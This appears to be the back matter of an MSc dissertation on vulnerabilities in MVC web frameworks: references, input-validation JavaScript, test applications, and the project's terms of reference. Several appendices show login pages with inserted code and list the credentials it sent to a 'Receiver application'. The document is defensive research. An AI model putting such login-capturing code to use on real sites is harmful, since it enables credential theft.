Hypertext Transfer Protocol -- HTTP/1.1, Network Working Group, Request for Comments: 2616, 1999

Bisson, R

(2005). *SQL Injection,* The Computer Bulletin, ITNow, Oxford University Press, No 47, pp25, 2005

Braganza R.

Cross-site scripting - an alternative view. Network Security no 9, pp 17-20, 2006

Brinhosa R and Westphall C B and Westphall M C. *A.*

Security framework for Input Validation. Network and Management Laboratory - Postgraduate Program in Computer Science - Technological Center, Federal University of Santa Catarina, Brasil, 2008

Broberg N and Farre A and Svenningsson J.

Regular expression patterns, Proceedings of the ACM SIGPLAN International Conference on Functional Programming, ICFP , pp 67-78, 2004

Debuggable

(Accessed 22/06/2009) http://debuggable.com/posts/introduction-to-php-security-vulnerabilities:480f4dfe-97f8-4975-ab28-4eb0cbdd56cb (2007)

Dierks T and Allen C

The TLS protocol version 1.0, RFC 2246, Network Working Group, (1999)

Endler D.

Brute-Force Exploitation of Web Application Session Ids. iDefense Labs, November 1, 2001.

Fayad M and Schmidt D.

Object-oriented application frameworks. Communications of the ACM, pp32–38, 1997

Fonseca, J and Vieira, M and Madeira, H.

Testing and Comparing Web vulnerability Scanning Tools for SQL Injection and XSS Attacks. PRDC 2007, Proceedings - 13th Pacific Rim International Symposium on Dependable Computing, pp 365-372, 2007

Gollmann D.

Securing Web applications. Hamburg University of Technology, Hamburg 21071, Germany. Information on Security Technical Report, pp 1-9, 2008.

Howard M and LeBlanc D and Viega J.

19 Deadly Sins of Software Security, McGraw-Hill, 2005

Jovanovic N and Kruegel C and KirdaA E.

Static Analysis Tool for Detecting Web Application vulnerabilities, Technical University of Vienna, 2006.

Juniper

(Accessed 22/06/2009). http://www.juniper.NET/security/auto/vulnerabilities/vuln19372.html (2007)

Kemalis K and Tzouramanis T. SQL-IDS

A Specification-based Approach for SQL-Injection Detection. Department of Information & Communication Systems Engineering, University of the Aegean, pp 2153-2158 , 2008

Lok F and Fang S and Stan J and Bimlesh W.

A Comparative Study of Maintainability of Web Applications on J2EE, .NET and Ruby on Rails. National University of Singapore, pp 93-99, 2008

Mao-Yin W and Chih-Pin S and Chih-Tsun H and Cheng-Wen Wu

An HMAC Processor with Integrated SHA-1 and MD5 Algorithms, Laboratory for Reliable Computing, Proceedings of the 2004 Asia and South Pacific Design Automation Conference, pp 456-458, 2004

Microsoft

Accessed (05/05/2009). https//pnpguidance.NET/Post/ MicrosoftSourceCodeAnalyzerSQLInjectionToolFindSQLInjectionProblems.aspx (2009)

Microsoft (a)

Accessed (01/08/2009)

http://msdn.microsoft.com/en-us/library/ms998274.aspx (2009)

Microsoft (b)

Accessed (02/08/2009)

http://msdn.microsoft.com/en-us/library/ms998310.aspx (2009)

Microsoft (c)

Accessed (04/08/2009)

http://www.ibm.com/developerworks/opensource/library/os-php-cake3/

Microsoft (d)

Accessed (06/08/2009)

http://www.microsoft.com/technet/security/Bulletin/MS05-004.mspx

Microsoft (e)

Accessed (06/08/2009)

http://www.microsoft.com/technet/security/Bulletin/MS06-056.mspx

Nagel E and Glynn S and Watson J.

Professional C# 2005. Wiley Publishing Inc. pp 4-27, 2005

Orman H. *The Morris Worm*

A Fifteen-Year Perspective. IEEE Security and Privacy, volume 1, pp 35-43, 2003

OWASP (a)

OWASP Ruby On Rails security guide, v2.0
http://www.owasp.org/index.php/Category:OWASP_Ruby_on_Rails_Security_Guide_V2 (Accessed 03/08/2009)

OWASP (b)

http://www.owasp.org/index.php/Main_Page (Accessed 30/08/2009)

Parsons D & Rashid A & Telea A & Speck A.

An architectural pattern for designing component-based application frameworks. Software, Practice and Experience, John Wiley & Sons, Ltd, pp157–190, (2006)

Peters L and De Turck F and Moerman I and Dhoedt B and Demeester P.

Network Layer Solutions forWireless Shadow Networks. Proceedings of the International Conference on Networking, International Conference on Mobile Communications and Learning Technologies (2006)

Piromsopa K and Enbody R.

Buffer-Overflow Protection: The Theory, IEEE International Conference on Electro Information Technology, pp 454-458 (2006)

Portswigger

Accessed (22/06/2009), http://portswigger.NET/proxy/

Potter B.

Dangerous urls: Unicode & IDN, Network Security , Issue 3, pp 5-6, 2005

Radiant CMS

Accessed (21/06/2009). http://www.ruby-forum.com/topic/116043

Reenskaug

The Model-View-Controller (MVC) Its Past and Present. University of Oslo, pp 1-16, 2003

Ruby

DoS vulnerability in Ruby, http://weblog.rubyonrails.org/2009/6/10/dos-vulnerability-in-ruby (Accessed 25/06/2009)

Ruby On Rails

Session Storage, http://guides.rubyonrails.org/security.html#session-hijacking, (Accessed 04/08/2009)

Scambray J and Shema M and Sima C.

Hacking Web Applications Exposed. McGraw Hill, (2006).

Schiller F and Mattes T and Weber U

Undetectable Manipulation of CRC Checksums for Communication and Data Storage, 1st International Business Conference, ChinacomBiz, Communications and Networking in China, Vol 26, pp 1-9, (2009)

Schmid H.

Design patterns to construct the hot spots of a manufacturing framework. The Patterns Handbook: Techniques, Strategies and Applications. Cambridge University Press, pp 443–470, 1998

Secunia

(Accessed 22/06/2009) http://secunia.com/advisories/21383 (2007)

Schroeder W & Martin K & Lorensen B (1996). *The Visualization Toolkit:*

An Object-Oriented Approach to 3D Graphics. Prentice-Hall, 1996.

Viega J and Messier M

Security is Harder than You Think, Queue, Vol 2, Issue 5, pp 62, (2004)

WASC

Threat Classification, Web Application Security Consortium, (2004)

Wassermann G and Su GW

Static Detection of cross-site scripting vulnerabilities, University of California, pp 171-180 , 2008

Yang and Jong P and Rhee and Kyung H.

new design for a practical secure cookies system a, Journal of Information Science and Engineering, Vol.22, Issue 3, pp 559-571, 2006

Yoran Amit.

Reviewing the Federal Cybersecurity Mission, Testimony, House Homeland Security Committee. NetWitness Corporation, 10th March (2009)

Yu and Weider D, and Aravind D and Supthaweesuk P.

Software vulnerability Analysis for Web Services Software Systems. Proceedings of the 11th IEEE, Symposium on Computers and Communications, 2006

Appendix A. Code Examples

A.1: Javascript code to Return True if a special character is found.

```
function isspecial(s)
{
var re=/[^\w\d\s]/i
if (s.match(re))
{return true};
}
```

A.2: Javascript code to Scan the input string and remove any special characters

```
function stripspecial(s)
{
var re=/[^\w\d\s]/g
if (s.match(re))
return(s.replace(re,""))
}
```

A.3: Javascript code to Loop through all elements in the string and call the isSpecial function. Display an alert message if a special character is found.

```
function specialchars(d)
{
for (i=0; i<d.length ;i++)
{
var e=d.elements[i];
if(isspecial(e.value)==true)
{
alert("Error: Only AlphaNumeric characters are allowed!!");
```

```
return true;
}
}
return false;
```

Appendix B. Description of Test Applications

Radiant CMS

Radiant is a free-software content management system written in Ruby as a Ruby on Rails web application. Radiant is limited to basic functionality for a CMS. The intended users are small groups or teams and thus the software leaves much room for extensions. All the content is stored inside a database. Radiant depends, like every Ruby on Rails application, on the installed adapters for the database.

DRUPAL CMS

Drupal is an Open Source Content Management System which allows users to publish, manage and organise content on via a website. Drupal has a large user base who use it to manage the following types of web sites:


- Discussion sites
- Corporate web sites
- Intranet applications
- Personal web sites and blogs
- Ecommerce applications
- Social Networking sites

DAS Blog

dasBlog is an ASP.NET 2.0 blogging application. It runs on ASP.NET 2.0 and is developed in C#. It is used by a number of organisations as a web site blogging engine for use in both Internet and Intranet applications. Unlike the other applications used in this project it does not require a database engine and all data is stored in files within the content area of the site.


Appendix C. Charts and Diagrams

C.1. The Architecture of the specification-based methodology, Kemalis et al (2008)




Appendix D. Application Login Pages


D.1: Das Blog login page with new submit button.



D.2: Radiant CMS login page with new submit button.



D.3: Drupal login page with new submit button.



Appendix E. Receiver Application data received.

E.1: Data sent to the Receiver application by the DASBlog login page.

text,__EVENTTARGET,

text,__EVENTARGUMENT,

text,__LASTFOCUS,

text,__VIEWSTATE,/wEPDwUJMjcyNzcyNjQ3D2QWAmYPZBYCAgUPZBYIAgkPDxYCHgljaGFsbGVuZ

text,__EVENTVALIDATION,/wEWUQLT
9zwAwLXyZOxCALr38jmAQKR/6KdAwL20pb/AwKOzLKYAQLJn9PaBALKn9vlCAKPpvaLAwKPpuLuDALknPT3DwLkn
OCqBwLknMwNAuScuOEJAuScpMQCAuSckL8KAuSc/JIDAuSc6PUMAuSclJ4JAuScgPECAtnzktoFAtnz/r0NAtnz6pAGAt
nz1ssPAtnzwq4HAtnzwq4H

text,LoginBox:username,Paul

text,LoginBox:challenge,pc3ojn45gywuaj5512jrfu45

password,LoginBox:password,Roberts

checkbox,LoginBox:rememberCheckbox,on

hidden,LoginBox:doSignIn,Sign In

text,,

button,_ctl6:searchButton,Search

select-one,_ctl13:listThemes,dasBlog

E.2: Data sent to the Receiver application by the Radiant CMS login page.

text,authenticity_token,087f7ce6d5648fec5c90605c269e9635f3a92a9d

text,user[login],admin

password,user[password],radiant

checkbox,remember_me,1

hidden,,Login

E.3: Data sent to the Receiver application by the Drupal login page.

text,name,dupal

password,pass,dupal


hidden,op,Log in

text,form_build_id,form-127d08aa4294ce660c2ee9eb9b481486


text,form_id,user_login_block

Appendix F. Application blog \ CMS pages

F.1: DasBlog home page with inserted code.




F.2: Radiant home page with inserted code.



Appendix G. Reported errors.

G.1: DASBlog issue tracker

http://dasblog.codeplex.com/WorkItem/View.aspx?WorkItemId=4183



Appendix H. 19 common programming mistakes, Amit Yoran (2009)

1. Buffer overruns
2. Format string problems
3. Integer overflows
4. SQL injection
5. Command injection
6. Failure to handle errors
7. Cross-site scripting
8. Failure to protect network traffic
9. Use of magic URLs and hidden forms
10. Improper use of SSL
11. Use of weak password-based systems
12. Failure to store and protect data securely
13. Information leakage
14. Trusting network address resolution
15. Improper file access
16. Race conditions
17. Unauthenticated key exchange
18. Failure to use cryptographically strong random numbers
19. Poor usability

Appendix I: Acknowledgements

Thank you very much to my lovely wife Jane!.

MSc Computing

Terms of Reference

From: Paul RobertsMorpeth

Title: An investigation into security vulnerabilities of MVC based Web Frameworks.

Supervisor: Jeremy Ellman

Background Information

As network firewalls and regimes of patch management become more common place, network boundaries have become more secure (Grossman 2007). For this reason computer security hackers have moved their attention from the Network Layer (Simoneau 2006) to the Application Layer (Simoneau 2006), focusing on the websites themselves. (Grossman 2007) states that "O*ver 70% of cyber attacks occur at the application layer. Even more alarming, WhiteHat Security has found that 8 in 10 websites currently have serious vulnerabilities.*"

In the context of this project a vulnerability is a weakness in an application which can be caused by a programming error, a design flaw or an implementation bug. This can lead to an attacker breaking or altering the application. Which in turn can cause embarrassment or loss of reputation to the site owner and possibly result in loss of revenue. All of which should be avoidable and should be easier to protect against if the standard functionality of a framework is used correctly.

There are a number of types of attacks that exploit vulnerabilities such as SQL injection (Bisson 2005), Cross-Site-Scripting (Microsoft 2000), Buffer Overflow (Microsoft 2008b) and Google Hacking (Rapoza 2008). To help combat such problems, development frameworks such as Microsoft Visual Studio (Lok 2008) and Ruby-On-Rails (Lok 2008) have become popular. What they provide is out-of the-box functionality, standard controls and libraries of pre-defined and tested code.

As well as providing standard functionality for dealing with security issues and vulnerabilities. Frameworks also claim to reduce the amount of coding required by supplying pre-written objects and by encouraging code reuse. The downside to this is the lack of visibility into the internal behaviour of frameworks and consequently any security implications of Model-View-Controller (Reenskaug 2003) Web based frameworks in particular.

The reason MVC is popular is because it is a design pattern designed to separate applications into three separate layers, the Model, the View and the Controller.




Diagram 1: MVC Design Pattern

The Model manages the behaviour, the data and responds to requests for information. The View displays the information and the Controller manages the input from the user via various devices.

The purpose of this project is to investigate known vulnerabilities with MVC based frameworks and apply them to several applications which will be created for the project, each based on separate frameworks. For the purpose of this project all of the applications developed will use different frameworks but will be based on the same development language. This will allow testing to establish whether vulnerabilities found in one framework exist in the others. The aim is to find out whether all of the frameworks suffer from common problems and whether all vulnerabilities are known and have been reported to the relevant parties.

To assist with the testing for vulnerabilities and to allow the testing to be performed in a structured manor a program will be developed. The program will perform tests for vulnerabilities against several applications and will produce output reports to record the processes applied to the sites and to verify the findings.

Project outline

Investigate the latest known security vulnerabilities and design issues and apply them to several applications created using MVC web based frameworks. Efficiency of code and the amount of coding required by the developer in each framework will also be recorded and compared.

Create several applications to allow for the analysis and testing of vulnerabilities. Each application will be use a different frameworks but will be based on the same development language.

A program will also be developed to automate the tests. This program will perform tests for vulnerabilities against several applications and will produce output reports to help verify the findings.

Whilst this research is occurring, software frameworks will be investigated in more depth. When did software frameworks and especially MVC web-based frameworks come into existence and what was the perceived benefit. Have they met the requirements and are there any new technologies which are expected to replace them? What is the view of both the academic and business worlds as to the advantages and disadvantages?

How are frameworks tested prior to the release of new versions and are developers who use frameworks notified and kept up-to-date of vulnerabilities and design issues? What are the methods of doing this?

Research into design patterns and how they assist with software design will be performed. Who thought of the concept and are new patterns being created? Also are developers aware that these patterns exist and do they consider them when planning new applications?

Project Aims

- Investigate what security vulnerabilities exist in MVC based Web Frameworks.
- Develop an application to test the vulnerabilities

Project Objectives

1. Perform Literature review
2. Find evidence and document existing vulnerabilities and issues.
3. Design, create and discuss the MVC based web applications
4. Design, create and discuss the automated testing program.
5. Apply the vulnerabilities to the applications
6. Document the vulnerabilities \ security issues found.
7. Write conclusion and suggest further areas of research.

Report Outline

Chapter 1

- Introduction.

Chapter 2 (Objective 1)

- Literature Review of the latest framework technologies and their current acceptance in both the academic and business environments.
- Current understanding regarding vulnerabilities in web applications and in particular MVC based web frameworks.

Chapter 3 (Objective 2)

- Evidence of the existence of actual vulnerabilities and issues.

Chapter 4 (Objective 3)

- Documentation regarding the web-based applications created for this project.

Chapter 5 (Objective 4)

- Documentation regarding the automated testing program created for this project.
- Discussion of the development and why was it developed in this way.

Chapter 6 (Objective 5)

- Vulnerabilities and issues tested for.
- Documentation regarding the application of the known issues used.
- Documentation of how the automated program was used to apply vulnerabilities found in one framework to the other frameworks.
- Documentation of any changes made to the program and why.

Chapter 7 (Objective 6)

- Review of the code in each application.
- Documentation and review of the vulnerabilities \ security issues found.
- Could existing vulnerabilities be used to uncover vulnerabilities in other frameworks?
- Documentation of new vulnerabilities found.
- Recommendations of ways that the issues could be avoided.

Chapter 8 (Objective 7)

- Conclusion and further areas of research.

Resources Required

- Personal Laptop with backup facilities
- Open Source MVC based web frameworks
- Word processor

Literature Review

